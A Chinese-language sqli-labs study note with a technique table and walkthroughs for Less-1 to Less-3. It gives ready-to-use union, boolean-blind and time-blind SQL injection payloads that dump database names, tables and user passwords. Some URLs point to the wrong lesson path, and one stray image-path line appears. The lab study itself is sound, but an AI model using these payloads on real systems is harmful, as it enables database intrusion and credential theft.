步骤阶段	联合查询注入（有回显）	布尔盲注（无回显）	时间盲注（无回显）
1. 探测注入点	输入 `'` `"` `and 1=1` `and 1=2` ，观察页面是否正常 / 报错	输入 `and 1=1` 页面正常，`and 1=2` 页面异常，判断存在布尔注入	输入 `and sleep(5)` ，观察页面响应时间是否明显延长，判断存在时间注入
2. 测试回显位置	构造 `order by N` 语句确定查询字段数，再用 `union select 1,2,3...` 找到页面可回显的字段位置	无回显，此步骤省略	无回显，此步骤省略
3. 爆库	利用回显位构造 `union select 1,database(),3...` 获取当前数据库名 `table_schema=database()`	构造 `and (length(database())>N)` 逐位判断库名长度，再用 `and (ascii(substr(database(),1,1))>N)` 逐字符猜解	构造 `if(length(database())>N,sleep(5),1)` 逐位判断长度，再用 `if(ascii(substr(database(),1,1))>N,sleep(5),1)` 逐字符猜解
5. 爆字段	构造 `union select 1,group_concat(column_name),3 from information_schema.columns where table_name='表名'`	构造 `and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>N)` 逐表猜解	构造 `if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>N,sleep(5),1)` 逐表猜解
6. 爆数据	构造 `union select 1,group_concat(字段1,字段2),3 from 表名`	构造 `and (ascii(substr((select column_name from information_schema.columns where table_name='表名' limit 0,1),1,1))>N)` 逐字段猜解	构造 `if(ascii(substr((select column_name from information_schema.columns where table_name='表名' limit 0,1),1,1))>N,sleep(5),1)` 逐字段猜解
		构造 `and (ascii(substr((select 字段1 from 表名 limit 0,1),1,1))>N)` 逐数据猜解	构造 `if(ascii(substr((select 字段1 from 表名 limit 0,1),1,1))>N,sleep(5),1)` 逐数据猜解

！！！ 所有字符为英文（%27 为单引号%20 为空格）

Less-1

GET - Error Based - Single quotes - String　(基于错误的 GET 请求 SQL 注入 - 单引号字符串)

①/Less-1/?id=-1%27

②/Less-1/?id=-1%27%20union%20select%201,2,3%20--%20a

③获得数据库名（爆数据库）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,2,database() -- a
```

```
?id=-1%27%20union%20select%201,2,database()%20--%20a
```

④得到数据库名后再以此得到表名（爆表）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1' Union Select 1,2,(Select group_concat(table_name) From information_schema.tables Where table_schema='security') -- a
```

```
?id=-1%27%20Union%20Select%201,2,(Select%20group_concat(table_name)%20From%20information_schema.tables%20Where%20table_schema=%27security%27)%20--%20a
```

⑤得到表名后再以此得到表中的字段名（爆字段）

（以 users 表为例）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_schema='security' and table_name='users' -- a
```

```
?id=-1%27%20union%20select%201,2,group_concat(column_name)%20FROM%20information_schema.columns%20WHERE%20table_schema=%27security%27%20and%20table_name=%27users%27%20--%20a
```

⑥得到字段名后再以此得到该字段中的数据（爆数据）

以 users 表中的 username 和 password 字段为例

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1' Union Select 1,group_concat(concat(username)),group_concat(concat(password)) FROM security.users -- a
```

```
?id=-1%27%20Union%20Select%201,group_concat(concat(username)),group_concat(concat(password))%20FROM%20security.users%20--%20a
```

Less-2

GET - Error Based - Integer based (基于错误的 GET 请求 SQL 注入 - 整数型)

less2 的注意点：参数的数据类型改变

①/Less-1/?id=-1

②http://127.0.0.1/sqli-labs-master/Less-2/?id= -1 union select 1,2,3 -- a

③获得数据库名（爆数据库）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1 union select 1,2,database() -- a
```

```
?id=-1%20union%20select%201,2,database()%20--%20a
```

④得到数据库名后再以此得到表名（爆表）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1 Union Select 1,2,(Select group_concat(table_name) From information_schema.tables Where table_schema='security') -- a
```

```
?id=-1%20Union%20Select%201,2,(Select%20group_concat(table_name)%20From%20information_schema.tables%20Where%20table_schema=%27security%27)%20--%20a
```

⑤得到表名后再以此得到表中的字段名（爆字段）

（以 users 表为例）：

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1 union select 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_schema='security' and table_name='users' -- a
```

```
?id=-1%20union%20select%201,2,group_concat(column_name)%20FROM%20information_schema.columns%20WHERE%20table_schema=%27security%27%20and%20table_name=%27users%27%20--%20a
```

⑥得到字段名后再以此得到该字段中的数据（爆数据）

以 users 表中的 username 和 password 字段为例

```
127.0.0.1/sqli-labs-master/Less-1/?id=-1 Union Select 1,group_concat(concat(username)),group_concat(concat(password)) FROM security.users -- a
```


```
?id=-1%20Union%20Select%201,group_concat(concat(username)),group_concat(concat(password))%20FROM%20security.users%20--%20a
```

Less-3

GET - Error Based - Single quotes with twist - String
(基于错误的 GET 请求 SQL 注入 - 带有变种的单引号字符串)

①/Less-1/?id=-1%27

②/Less-1/?id=-1%27%20union%20select%201,2,3%20--%20a



缺少引号

/Less-1/?id=-1%27)%20union%20select%201,2,3%20--%20a

③获得数据库名（爆数据库）：

```
?id=-1') union select 1,2,database() -- a
```

```
?id=-1%27)%20union%20select%201,2,database()%20--%20a
```

④得到数据库名后再以此得到表名（爆表）：

```
?id=-1') Union Select 1,2,(Select group_concat(table_name) From information_schema.tables Where table_schema='security') -- a
```

```
?id=-1%27)%20Union%20Select%201,2,(Select%20group_concat(table_name)%20From%20information_schema.tables%20Where%20table_schema=%27security%27)%20--%20a
```

⑤得到表名后再以此得到表中的字段名（爆字段）

（以 users 表为例）：

```
?id=-1') union select 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_schema='security' and table_name='users' -- a
```

```
?id=-1%27)%20union%20select%201,2,group_concat(column_name)%20FROM%20information_schema.columns%20WHERE%20table_schema=%27security%27%20and%20table_name=%27users%27%20--%20a
```

⑥得到字段名后再以此得到该字段中的数据（爆数据）

以 users 表中的 username 和 password 字段为例

```
?id=-1') Union Select 1,group_concat(concat(username)),group_concat(concat(password)) FROM security.users -- a
```

```
?id=-1%27)%20Union%20Select%201,group_concat(concat(username)),group_concat(concat(password))%20FROM%20security.users%20--%20a
```